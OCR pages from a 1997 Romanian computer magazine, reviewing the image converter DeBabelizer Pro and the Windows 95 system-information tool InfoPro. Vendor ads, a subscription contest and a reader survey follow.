Pentru utilizatorul grăbit există o facilitate similară wizard-ului din alte aplicaţii. Ea se numeşte Batch Automation şi, în esenţă, execută interactiv un script. Pentru câteva operaţii frecvente sunt furnizate scripturi automatizate: crearea unei superpalete, salvare sau tipărire.


Selecţia naturală

DeBabelizer Pro poate opera şi cu selecţii flotante, adică selecţii care„plutesc" deasupra imaginii propriu-zise până în momentul în care sunt "depuse" peste imaginea originală, pe care o înlocuiesc complet în zona selecţiei sau cu care se combină, păstrându-se luminozitatea ori contrastul iniţial. Un caz interesant de overlay (cum se numesc suprapunerile) este cel în care selecţia nu este o imagine ci un text. Aparent, nimic nou. Totuşi, acest text nu este neapărat unul static: el poate conţine câteva câmpuri dinamice, cum ar fi data modificării fişierului, rezoluţia, numărul de culori, etc. Utilitatea acestei facilităţi apare când se operează cu batch-uri. Să presupunem că lucraţi la oficiul de calcul al poliţiei sau într-un laborator unde zilnic primiţi spre scanare şi arhivare zeci sau sute de imagini. Aţi dori poate să includeţi în fiecare imagine câteva informaţii despre ea, căci folosirea numelui fişierului nu este o variantă sigură. Cel mai elegant este să definiţi un script care să deschidă imaginea, să o extindă în partea inferioară cu un număr specificat de pixeli – căci nu dorim suprapunerea unui text peste zona utilă – să plaseze un text predefinit care conţine descrierea domeniului (de exemplu: Criminalistică, Microbiologie marină) urmat de numele şi data fişierului, ultimul pas fiind, desigur, salvarea. Dacă lucraţi la o firmă de publicitate, veţi dori probabil să înscrieţi automat, la orice producţie, logo-ul propriu într-un colţ, caz în care îl veţi plasa direct peste imaginea propriu-zisă, specificând că fundalul textului este transparent.

Let's mov(i)e it!

Versiunea actuală de DeBabelizer Pro suportă doar un singur format video (AVI), spre marele of al utilizatorilor Apple Quicktime. Suportul pentru formate multi-imagine (MIF – Multi Image File) în care un fişier conţine o serie de „cadre", deseori independente şi afişate la o rată mult mai redusă decât cea video, atenuează puţin din lipsa Quicktime, însă îi va bucura pe proiectanţii de pagini de web, unde GIF-urile animate sunt folosite pentru a aduce un plus de mişcare.

Un fişier video sau MIF poate fi convertit rapid într-un batch conţinând lista cadrelor componente. Ulterior prelucrării, batch-ul poate fi recompus într-un format video. Atenţie, utilizatori de Adobe Premiere: DeBabelizer nu scalează automat fiecare cadru la dimensiunile proiectului final, ci ia în considerare doar imaginile care au aceeaşi rezoluţie şi adâncime de culoare ca primul cadru din batch. Soluţia ar fi să salvaţi imaginile din batch cu un



Superpaleta unui batch de 17 imagini împreună cu un script care va scala, va aplica un plug-in PS, va suprapune un text şi salva imaginile ca GIF

ambele cuvinte: „*vizual*" pentru că, departe (?) fiind de momentul în care ochiul sau creierul va fi conectat direct la un fişier BMP şi va citi valorile RGB de acolo, noi percepem imaginea printr-un monitor sau suport tipărit, ceea ce înseamnă că între date şi ochi a intervenit un dispozitiv care, la nivelul tehnologiei actuale, mai degrabă creează probleme. Motivul este imposibilitatea redării cu acurateţe a tuturor nuanţelor posibile teoretic. Ochiul uman poate percepe o plajă mai largă de culori decât poate să redea un monitor obişnuit, chiar de calitate, iar la tipărire lucrurile stau şi mai prost: nu toate culorile din pictura pe care tocmai aţi realizat-o în Fractal Painter şi pe care o admiraţi pe ecran sunt şi tipăribile. Adjectivul „*delicată*" asociat conversiei din RGB în CMYK nu era gratuit.

Mai mult: un fişier RGB care are fiecare componentă codată pe 8 biţi (aşa numitul *true colour*) are 3 octeţi pentru fiecare pixel. Uneori, aceasta este o risipă: o schemă tehnică nu are niciodată nevoie de milioane de culori. Astăzi nu spaţiul pe disc presează pentru reducerea dimensiunii fişierelor, ci noul împărat al informaticii: Web-ul. Indiferent cât de artistic este noul logo al firmei pe care tocmai l-aţi pus pe serverul WWW, dacă are zeci de K şi celelalte imagini sunt de acelaşi calibru, nu veţi avea mulţi vizitatori care vor reveni. Din dimensiunile imaginii nu puteţi reduce prea mult fără pierderea calităţii, astfel că soluţia este reducerea numărului de culori urmată de stocarea acestora pe un număr mai redus de biţi. Soluţia nu e rea deloc. Majoritatea imaginilor nu au culori care să acopere întregul spectru. De exemplu, o fotografie cu un apus de soare (un wallpaper cu care vă puteţi impresiona cunoscuţii) are tonuri în registrul roşu, portocaliu, galben şi foarte puţin verde. Putem alege, să zicem, cele 256 de nuanţe care apar mai frecvent, să le numerotăm de la 0 la 255 şi să codăm fiecare pixel din imagine ca având una din cele 256 de nuanţe posibile. Tabelul cu cele 256 de nivele se numeşte paletă şi conţine corespondenţa dintre nuanţele 0, 1, 2...255 şi tripletul RGB real care permite, de fapt, obţinerea culorii. Dacă pixelul avea o culoare RGB iniţială care se regăseşte în paleta celor mai frecvente 256 de valori, în noua imagine îi vom putea asocia direct culoarea cu numărul corespunzător din paletă. Dacă nu, îi vom atribui culoarea din paletă cea mai apropiată de cea originală. Am obţinut astfel o reducere a dimensiunii fişierului la o treime. Operaţia pe care am realizat-o se numeşte remapping, iar imaginea obţinută este o imagine cu culori indexate. De cele mai multe ori, reducerea numărului de culori nu afectează calitatea imaginii, nu numai pentru că numărul iniţial de nuanţe ar fi fost mai mic ci şi pentru că, revenim, calitatea imaginii este dată de impresia vizuală, subiectivă prin natura ei. Cel mai răspândit format grafic indexat este GIF (Graphics Interchange Format) care este şi comprimat, dar acest aspect nu ţine de subiectul nostru.

Arta indexării

Odată ce ne-am hotărât să reducem numărul de culori dintr-o imagine, trebuie să stabilim câteva aspecte care vor influenţa covârşitor calitatea rezultatului final:

- **câte** culori dorim în imaginea finală. 256 era un exemplu mai des întâlnit, dar în cazul unei scheme tehnice s-ar putea ca 4 sau 8 culori să fie suficiente.
- **care** sunt culorile respective. În cazul apusului, alegerea celor 256 de culori mai frecvente este o soluţie bună. O a doua imagine cu un alt apus, să zicem la mare, va avea altă paletă, cuprinzând mai multe tonuri de albastru şi verde, însă diferenţa dintre palete nu are importanţă. Fiecare imagine este independentă şi nu este obligatoriu ca valorile indexate nr. 17 din prima, respectiv a doua imagine să fie identice. Situaţia se schimbă în cazul schemei tehnice, unde culorile au o semnificaţie precisă. Dacă programul care le prelucrează în final foloseşte strict indexul culorii, paleta trebuie să fie identică pentru toate imaginile. O complicaţie survine la imaginile destinate publicării pe Web: o imagine indexată 256 de culori vizualizată cu Netscape Navigator, nu arată identic pe PC şi pe Apple! Doar 216 de culori sunt aceleaşi pe ambele platforme, celelalte 40 depinzând de sistem. Dacă pregătiţi un GIF pentru o pagina de Web, trebuie să luaţi în considerare acest aspect.
- **cum** alegem indexul noii culori, pornind de la valoarea originală. Varianta menţionată la maparea apusului e doar o posibilitate şi nu neapărat optimă. Impresia vizuală fiind o mărime globală, este influenţată de caracteristicile statistice ale imaginii: distribuţia globală a luminanţei, echilibrul culorilor – şi nu de apropierea dintre valorile RGB. De exemplu, dacă o imagine true colour conţine portocaliu, dar în paletă cele mai apropiate culori sunt roşu şi galben, atribuirea acestor valori pixelilor foşti portocalii pe baza celei mai apropiate culori din paletă ar introduce distorsiuni inacceptabile. Soluţia problemei se numeşte dithering şi nu e ceva nou: e folosită chiar de ecranul TV sau de unele tehnici de imprimare color. Aplicată în cazul nostru, zonele portocalii vor fi simulate printr-o alternanţă de pixeli roşii şi galbeni care, datorită limitei acuităţii vizuale, va da impresia unei singure nuanţe. În funcţie de raportul dintre numărul pixelilor celor 2 culori se pot obţine nuanţe de portocaliu mai apropiate de roşu, respectiv de galben.
- **unde** va fi vizualizată imaginea. Dacă destinaţia este TV, trebuie luat în considerare că unele culori foarte saturate şi foarte intense nu pot fi tehnic reproduse de sistemele PAL sau NTSC, distorsiunile fiind apreciabile. Din acest motiv, este recomandabil ca o prelucrare prealabilă să reducă intensitatea sau saturaţia în zonele în cauză. Este exact ceea ce face opţiunea *Hot NTSC/PAL Fixer* în DeBabelizer. Tot la afişarea pe monitor/ecran TV apare şi problema neliniarităţii luminoforului: crescând liniar una dintre componentele RGB, intensitatea luminii emise creşte exponenţial, astfel că trebuie efectuată o corecţie care să transmită plăcii video o valoare „ajustată" a componentelor. Pornind de la numele exponentului din legea de variaţie, ajustarea se numeşte *corecţie gamma*. În DeBabelizer veţi găsi câteva curbe standard de corecţie şi posibilitatea editării facile a uneia adaptate monitorului Dvs.
- dacă mai multe imagini indexate vor fi afişate **simultan** în aceeaşi pagină web sau pe ecran în modul 256 culori, este nevoie de o precauţie suplimentară: toate imaginile să folosească aceeaşi paletă. Soluţia cea mai la îndemână, de a folosi paleta uneia dintre imagini şi pentru celelalte, are inconvenientul clar al oricărui favoritism. Din fericire, DeBabelizer introduce noţiunea de super-paletă, nimic altceva decât o paletă calculată prin analiza tuturor imaginilor ce vor trebui să o folosească. Mai mult, dacă pe parcurs devine necesară adăugarea unei noi imagini în serie, super-paleta poate fi recalculată imediat.
- publicarea pe web a introdus şi necesitatea ca o imagine suprapusă peste un document HTML să nu depindă de culoarea fundalului acestuia. De exemplu, dacă denumirea firmei este realizată în Photoshop, veţi dori ca doar aceasta să apară în pagină, nu şi fundalul original al imaginii. Soluţia este declararea uneia din culorile din paletă ca fiind *transparentă*, pixelii corespunzători fiind înlocuiţi cu cei ai imaginii/documentului de dedesubt.

nume unic, la care se adaugă automat un număr de ordine. Astfel, veţi putea deschide seria de imagini din Premiere ca „sequence" şi veţi compila proiectul final din acesta.

Caracteristică foarte importantă: DeBabelizer Pro este compatibil cu plugin-urile proiectate pentru Adobe Photoshop, astfel că întreaga magie adusă de Kai Power Tools, Alienskin Eye-Candy, Gallery Effects şi altele vă stă la dispoziţie. Mai mult, în cazul formatelor video, DeBabelizer poate interpola parametrii unor filtre peste un număr specificat de cadre, astfel încât un efect să fie aplicat treptat şi nu brusc, de la un cadru la altul.

La fel de important, suportul pentru selecţiile prin alpha-channel este prezent. DeBabelizer nu numai că poate efectua o prelucrare conform canalului alfa existent, dar poate şi genera şi salva imaginile în formate ce suportă această extensie: TGA, TIFF.

Prizonierii din Turn

Versiunea actuală de sub Windows a DeBabelizer Pro-ului este un ajutor excelent pentru publicarea pe Web: generarea mult-aşteptatelor fişiere JPG progresive, a GIF-urilor multi-imagine şi posibilitatea extragerii automate a tuturor imaginilor dintr-un document HTML într-un batch sunt facilităţi foarte utile. Nedreptăţiţii sunt însă cei care lucrează în publicistica tipărită: absenţa suportului pentru CMYK este un dezavantaj considerabil. În plus, importul/exportul din/în EPS (Encapsulated Postscript) nu ştie imagini în format JPG, ca să nu mai vorbim de lipsa totală a posibilităţilor de rasterizare a imaginilor vectoriale. Equilibrium a promis că următoarea versiune pentru Mac-uri (de ce nu şi pe PC?) va lucra şi cu CMYK, însă data lansării nu este încă publică.

DeBabelizer şi Mai Pro

DeBabelizer este unul din puţinele programe de pe piaţă care este concentrat pe îndeplinirea eficientă a câtorva sarcini specifice, în locul unui... turn Babel de funcţii de care nu are nimeni nevoie. Posibilitatea conversiei inter-platformă, inclusiv suportul pentru softul high-end de grafică de pe platformele Unix, îl plasează într-o poziţie strategică pe piaţă.

Interfaţa este ergonomică: inflaţia celor 12 (!) toolbars disponibile poate fi controlată prin afişarea selectivă a celor utile sarcinii curente, iar pentru setările/operaţiile întâlnite frecvent veţi găsi opţiuni predefinite.

Versiunea următoare, încă neanunţată, este deja parţial „definită" prin lipsurile celei curente: suport pentru CMYK, EPS-JPEG, multithreading, optimizare MMX, aducerea la acelaşi nivel a versiunilor pentru Mac şi PC, prima fiind în continuare cu un pas înainte prin furnizarea unui kit SDK.


Equilibrium nu are un distribuitor în România, dar poate fi contactată prin web la www.equilibrium.com. ■

Dl. Răzvan Peteanu este inginer la Radiotel Timişoara şi poate fi contactat la adresa **razvan@radiotel.sorostm.ro**

Detectarea configurației unui calculator și optimizarea acestuia sub Windows 95 este banală folosind un program dezvoltat în România. De Viktor Veres.

InfoPro - un System Info autohton

Sistemele de operare moderne, în frunte cu Windows 95 și NT 4.0 , oferă mecanisme puternice pentru vizualizarea și modificarea setărilor componentelor hard și soft ale calculatorului. Astfel utilizatorului are la dispoziție o configurație flexibilă, care permite exploatarea PC- ului la parametrii optimi pentru o largă varietate de aplicații. Există însă și reversul medaliei - pot apărea anumite conflicte între setările anumitor periferice, datorate neatenției sau altor cauze accidentale, care în ultima instanță duc la imposibilitatea lucrului pe acel calculator. De aceea mulți dintre noi preferă să ruleze din când în când programe specializate pentru detectarea și testarea hardware-ului instalat, pentru a se asigura că PC- ul corespunde standardelor.


InfoPro
System | CPU | Storage | Display | Sound | Communications | Printer
Hardware
Device Driver
Monitor
Characteristics & Capabilities
Device Characteristics
Polygonal Capabilities
Raster
Line & Clipping
Curve
Text
InfoPro Help
File Edit Bookmark Options Help
Contents Index Print
INFO PRO
Start InfoPro InfoPro Help WinCapture

Video Card: S3 Trio64V+
Video Memory: 2048 KB
Bus Type: PCI
Supported Video Modes: 16 Color (4bit), 640x480
16 Color (4bit), 800x600
16 Color (4bit), 1280x1024
256 Color (8bit), 640x480
256 Color (8bit), 800x600
256 Color (8bit), 1024x768
256 Color (8bit), 1152x864
256 Color (8bit), 1280x1024
Monitor Type/Model: Default Monitor
Manufacturer: Unknown
Driver Version: 4.0
Technology: Raster Display
Current Resolution: 800x600
Bits Per Pixel: 8
Number of Colors: 256

EASTern DiGiTAL InfoPro(tm)
Version 1.0, for Windows 95

InfoPro


EASTern DiGiTAL s.r.l.
Timișoara

(056) 221441, 221443
fax: (056) 221442

infopro@edc.sorostm.ro
http://www.sorostm.ro/edc

InfoPro permite o examinare lejeră a „fierăriei" unui calculator prin prisma sistemului de operare

Privind detaliile hardware, nu orice utilizator al PC-ului este și un bun cunoscător al acestuia. În primul rând la asta s-au gândit proiectanții sistemului de operare Windows 95 când pe lângă foarte reușitul Property Sheet al obiectelor din Windows au introdus Device Manager-ul. Rolul acestuia este vizualizarea și modificarea ușoară a configurației și a setărilor diferitelor componente, permițând utilizatorului (chiar și nespecialist) să intervină aproape oriunde în lanțul echipamentelor hard.



⊘ CPU Contains a Local APIC.
✓ CMPXCHG8B Instruction (CX8).
✓ Machine Check Exception (MCE).
✓ RDMSR and WRMSR Support (MSR).
✓ Time Stamp Counter (TSC).
✓ Page Size Extensions (PSE).
✓ Debugging Extensions (DE).
✓ Virtual 8086 Mode Enhancement (VME).
✓ FPU on Chip.

⊘ Physical Address Extensions 36-bit (PAE).
⊘ SYSCALL & SYSRET Extensions
⊘ Page Global Extension (PGE).
⊘ Memory-Type Range Registers (MTRRs).
⊘ Machine Check Architecture (MCA).
⊘ Conditional Move Instruction (CMOVcc).
⊘ FCMOVcc/F(U)COMI(P) Instructions
✓ Multimedia Extensions (MMX).

Internal Cache Memory (L1): 16K
CPU Vendor: GenuineIntel
Family: 80586
Stepping: 4h
Total CPUs: 1
Active: 1
Type: -
Comment:
Model: OverDrive/iPentium-3.3V
Frequency: 199.6 MHz


Ici-colo InfoPro mai are mici „scăpări": aici testează un calculator dotat cu un Pentium Pro MMX la 200MHz.

InfoPro este un program care completează mecanismele foarte complexe existente în Windows 95. Colectează un volum mare de informații despre componentele cheie al PC-ului și le prezintă grupat, după anumite criterii, într-o formă atractivă și prietenoasă.

Cu ajutorul acestui program se pot vizualiza tipul și setările componentelor instalate, și se pot evidenția ușor eventualele conflictele între ele. InfoPro mai are câteva rutine pentru o evaluare comparativă performanțelor oferite de calculator. Având instalat acest program, personalul din service poate să facă mici verificări și depanări, chiar și la distanță, prin telefon.

Informațiile despre calculator sunt afișate grupat și se referă la tipul procesorului (clasa, frecvența, tipul de operații, extensie MMX etc), mărimea memoriei RAM instalate, numărul și tipul porturilor de comunicație, marca, tipul și caracteristicile logice ale discului hard, etc. Informațiile despre adaptorul grafic se referă la tipul adaptorului, la modurile video acceptate, caracteristici de afișare, capacitatea lui de a executa operații complexe, tipul monitorului etc. Nu verifică echipamente SCSI, însă la alte capitole oferă cu atât mai multe informații. Sunt vizualizate caracteristicile modemului instalat, a plăcii de rețea, și setările curente ale protocolului TCT/IP. Informațiile despre perifericele multimedia se referă la versiunile driverelor instalate, viteza de eșantionare la înregistrare și la redare, numărul de canale, posibilități de mixaj, viteza unității CD-ROM etc. În câteva secunde puteți afla date despre setările imprimantei, tipul cablului de comunicație, caracteristici logice de desenare/afișare, versiunea driverului soft etc.


InfoPro detectează o serie de echipa-



Processor: Pentium, 132.3 MHz
Memory: 16 MB RAM
BIOS Name: Award, 10/28/96
BIOS Version: Award Modular BIOS v4.51PG
Video: S3 Trio64V+
HardDisk: 1251 MB
Bus Type: PCI bus
Modem: Not Installed
Multimedia: CD-ROM
Floppy Disks: 1.44MB
Ports: 1 Parallel, 2 Serial

Windows: 95, Version 4.0, Build 1111
User Name: vveres
Registered To: Tester
Company: Computer Press Agora
Product ID: 34096-OEM-0017184-12833
Debug Kernel: Not Installed
Network: Installed

Show the Devices Which Are in Conflict



- ○ CPU Contains a Local APIC.
- ✓ CMPXCHG8B Instruction (CX8).
- ✓ Machine Check Exception (MCE).
- ✓ RDMSR and WRMSR Support (MSR).
- ✓ Time Stamp Counter (TSC).
- ✓ Page Size Extensions (PSE).
- ✓ Debugging Extensions (DE).
- ✓ Virtual 8086 Mode Enhancement (VME).
- ✓ FPU on Chip.

- ○ Physical Address Extensions 36-bit (PAE).
- ○ SYSCALL & SYSRET Extensions.
- ○ Page Global Extension (PGE).
- ○ Memory-Type Range Registers (MTRRs).
- ○ Machine Check Architecture (MCA).
- ○ Conditional Move Instruction (CMOVcc).
- ○ FCMOVcc/F(U)COMI(P) Instructions.
- ○ Multimedia Extensions (MMX).

Internal Cache Memory (L1): Unknown

CPU Vendor: GenuineIntel
Family: 80586
Stepping: Ch
Total CPUs: 1
Active: 1
Type: P24C
Comment:
Model: Pentium 75-200MHz
Frequency: 132.3 MHz

mente apelând funcţii Win32, interogând driverele soft instalate, şi cercetând baza de date registry. Integritatea acestuia din urmă este hotărâtoare pentru obţinerea unor rezultate corecte. Informaţiile despre sistem astfel obţinute sunt cele pe care sistemul de operare le utilizează curent, şi pot diferi fundamental de caracteristicile reale, fizice ale acestora. Acest fapt poate duce uşor în eroare un nespecialist, însă pentru cine este familiarizat într-o anumită măsură cu arhitectura PC-ului acesta poate constitui o sursă de informaţii excelentă. Programele de renume ale unor case de soft, ca Symantec de exemplu, afişează atât caracteristicile logice obţinute prin informaţiile stocate de sistemul de operare cât şi cele fizice (obţinute prin interogarea hard- ului la nivel de registru), pentru ca utilizatorul să poată verifica corectitudinea setărilor.

Examinând „fierăria“ cu InfoPro, eventualele inconsistenţe constatate se pot modifica pe loc. Aveţi la dispoziţie câteva butoane care lansează editorul de configuraţii din Windows 95 sau unele cutii de dialog pentru setări proprii sistemului de operare. De asemenea, sunt evidenţiate separat toate dispozitivele care nu funcţionează normal (acestea apar şi în Device Manager- ul din Control Panel cu semnul exclamării).

Testele de performanţă din InfoPro permit o evaluare comparativă a PC- ului Dvs., etalonul putându-se alege dintre sisteme cu procesoare Pentium 100MHz..130MHz, Cyrix 6x86, AMD K5, şi i486. Discul hard (chiar şi un disc de reţea) poate fi comparat cu modele performante de la Quantum, Fujitsu şi NEC.

InfoPro nu este un panaceu universal, însă este o încercare autohtonă remarcabilă. Deocamdată este disponibilă numai o versiune engleză, dar autorii lucrează şi la versiunea română. Scopul propus a fost atins: utilizatorul PC- ului, chiar şi un nespecialist în hardware, îşi poate verifica uşor sistemul şi poate afla uşor caracteristicile de lucru ale acesteia. Acest program util îi prezintă un număr copleşitor de date despre sistem şi despre componentele instalate. Dacă constată anumite probleme, utilizatorul poate citi lesne diagnosticul şi va anunţa personalului de service.

Dacă sunteţi nerăbdători să vedeţi InfoPro la lucru, puteţi să obţineţi versiunea shareware direct de la autori, de la adresa: http://www.sorostm.ro/edc sau din BBS-ul firmei Eastern Digital. ■

Dl. Viktor Veres este inginer de sistem la Computer Press Agora s.r.l. Târgu Mureş. Poate fi contactat prin e-mail la **vveres@agora.ro**

GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

ftp Software®
Conectivitate LAN/WAN
Internet/Intranet
Reţele TCP/IP
OnNet

SCO
Unixware 2.1
Open Server 5
Business Critical
Servers

NATIONAL INSTRUMENTS®
The Software is the Instrument®
Achiziţie de date
Control de proces

PROGRESS SOFTWARE
Application Partner
Baze de date relaţionale

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

Best Power
UPS
280 VA - 220 KVA
monofazate şi trifazate

OFERTĂ PROMOŢIONALĂ
PENTRU SITE-URI TCP/IP !
AMNESTY, UPGRADE
& PROMOTIONAL PRICES !
Este timpul să vă bazaţi pe
produse licenţiate !
Trade-in prices
Evaluation kits

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service

OFERTĂ SPECIALĂ PENTRU
RESELLERI !

CĂUTĂM PARTENERI PENTRU
DISTRIBUIREA PRODUSELOR !

Alte produse:
Routere • Radio - bridge • Multiplexoare • Modeme
Internet Ready Servers for Business

Ești pregătit pentru mâine?

Premiul III

GoldStar
8x
CD-ROM DRIVE
Windows 95
OS/2 WARP
Compatible

o unitate CD-ROM
GoldStar 8x
oferită de:
BBComputer
tel: 057-280555; 057-280666;
01-6867566

o imprimantă cu
jet de cerneală
CanonBJC-240
oferită de:
Tornado Sistems
tel: 041-618580; 041-619863
01-4204070, 01-4204045

Premiul II

Premiul I

CALCULATOR FLAMINGO
PC
AT
6x86
P166+
BYTE THE FUTURE
FLAMINGO
COMPUTERS
E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro
TATUNG

Tel: 01-2225041, 01-2224934, 01-4105606, 01-4103623, 01-2224643

XG
YAMAHA
SW60XG
WAVETABLE UPGRADE CARD

în următoarea configurație:


CPU CYRIX 6x86-P166+, Mainboard: Intel Triton, 430 VX Chipset, (256 KB Sync cache on board, Enhanced PCI IDE), 8 MB RAM, SVGA Card 2MB DRAM S3 UV+, HDD 1.3 GB QUANTUM BigFoot, FDD 3.5", 1.44 MB, Minitower Case, Monitor 14" SVGA COLOR, LR NI TATUNG, Keyboard WIN95 USA, Layout ACER, Mouse 3 but.w/, mouse pad GENIUS, Software:MS-DOS 6.22 & RAV 4.04, (Opțional WINDOWS 95)

Premiul IV

o cartelă de sunet
Yamaha SW60XG
oferită de:
MGT TRADE
tel: 01-3120311; 01-6150701;

Premiul V

o carte Running a
Perfect BBS oferită
de: **Computer Press Agora**
tel: 065-166257, 065-166516;
01-2300286, 01-2300289


RUNNING
A PERFECT
BBS
que

Abonează-te și vei fi!

Dintre toți abonații înregistrați până la data de 20 mai '97, se vor trage la sorți câștigătorii celor 5 premii prezentate mai sus.

	Preț vânzare	Preț abonament	Abonament elevi/studenți*	
BYTE România	**12 luni**	**96.000 lei**	**72.000 lei**	**48.000 lei**
	6 luni	**48.000 lei**	**36.000 lei**	**24.000 lei**
PC Report	**12 luni**	**48.000 lei**	**36.000 lei**	**24.000 lei**
	6 luni	**24.000 lei**	**18.000 lei**	**12.000 lei**
CAD Report	**6 apariții**	**36.000 lei**	**27.000 lei**	**18.000 lei**
	3 apariții	**18.000 lei**	**13.500 lei**	**9.000 lei**

*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student


Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre


Marele premiu imprimanta EPSON LX300 este oferit de:


NET CONSULTING
tel:01-638.33.45; 01-312.41.99

Completați și vom câștiga împreună!


Vă rugăm să acordați o cuantă din timpul Dvs. pentru a citi, completa și expedia chestionarul următor prin poștă la adresa: **Computer Press Agora** srl, C.P. 94, O.P. 49, București, sau prin fax la numărul: 01-2300286. Chiar dacă nu vă veți număra printre fericiții câștigători ai imprimantei **Epson LX300** și ai cărților: **PCs for Busy People, Word for Busy People, Excel for Busy People, Access for Busy People** și **Web Publishing for Busy People,** care se vor atribui în urma tragerii la sorți, dintre toate chestionarele expediate la redacție pînă la data de 20 mai 1997 (data poștei), veți avea ceva de câștigat: o revistă mai bună, mai aproape de necesitățile Dvs. de informare, mai aproape de revista pe care v-o doriți. Iar noi vom câștiga un cititor mulțumit.







Web
publishing
WITH NETSCAPE
FOR BUSY PEOPLE
Christian Crumlish & Malcolm Humes



PREMII *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII* *PREMII*

1. Ce notă, pe o scală de la 1 (nota cea mai mică) la 10 (nota cea mai mare), i-ați acorda revistei BYTE?

Foarte slabă ⟷ Foarte bună

1☐ 2☐ 3☐ 4☐ 5☐ 6☐ 7☐ 8☐ 9☐ 10☐

2. Cum procurați revista BYTE?

Sunt abonat ☐ O cumpăr ☐ O împrumut ☐

3. Citiți următoarele secțiuni după cum urmează:

Aproape totdeauna		Deseori	Uneori	Rareori	Aproape niciodată
Bits	☐	☐	☐	☐	☐
Eveniment	☐	☐	☐	☐	☐
Interviu	☐	☐	☐	☐	☐
Fundamente	☐	☐	☐	☐	☐
Cover story	☐	☐	☐	☐	☐
Lab report	☐	☐	☐	☐	☐
State of the art	☐	☐	☐	☐	☐
Dosar	☐	☐	☐	☐	☐
Prezentări	☐	☐	☐	☐	☐
Opinii	☐	☐	☐	☐	☐

4. Câte persoane citesc în medie exemplarul Dvs.:

1 ☐ 2,3 ☐ 4,6 ☐ 7,10 ☐

5. Dacă ar fi să alegeți doar 3 articole, apărute în Byte în decursul anului trecut, care v-au plăcut sau v-au satisfăcut nevoia de informare, care ar fi acelea:

....

....

....

6. Ce nu vă place în revista Byte și ce schimbări propuneți?

....

....

7. Ce alte reviste de specialitate mai citiți? Le puteți aprecia, acordîndu-le note de la 1 la 10? Evaluare

CAD report ☐ ....
Chip ☐ ....
Computer Games ☐ ....
Computerworld ☐ ....
Game Over ☐ ....
Hello CAD Fans ☐ ....
PC Market ☐ ....
PC Report ☐ ....
PC World ☐ ....
Planeta Internet ☐ ....
Telecom Romania ☐ ....

8. Care considerați că este cel mai potrivit mediu de reclamă pentru o firmă de calculatoare?

Reviste de specialitate ☐ Cotidiene ☐ TV ☐
Radio ☐ Târguri ☐ Seminarii ☐ Internet ☐
Altele ....

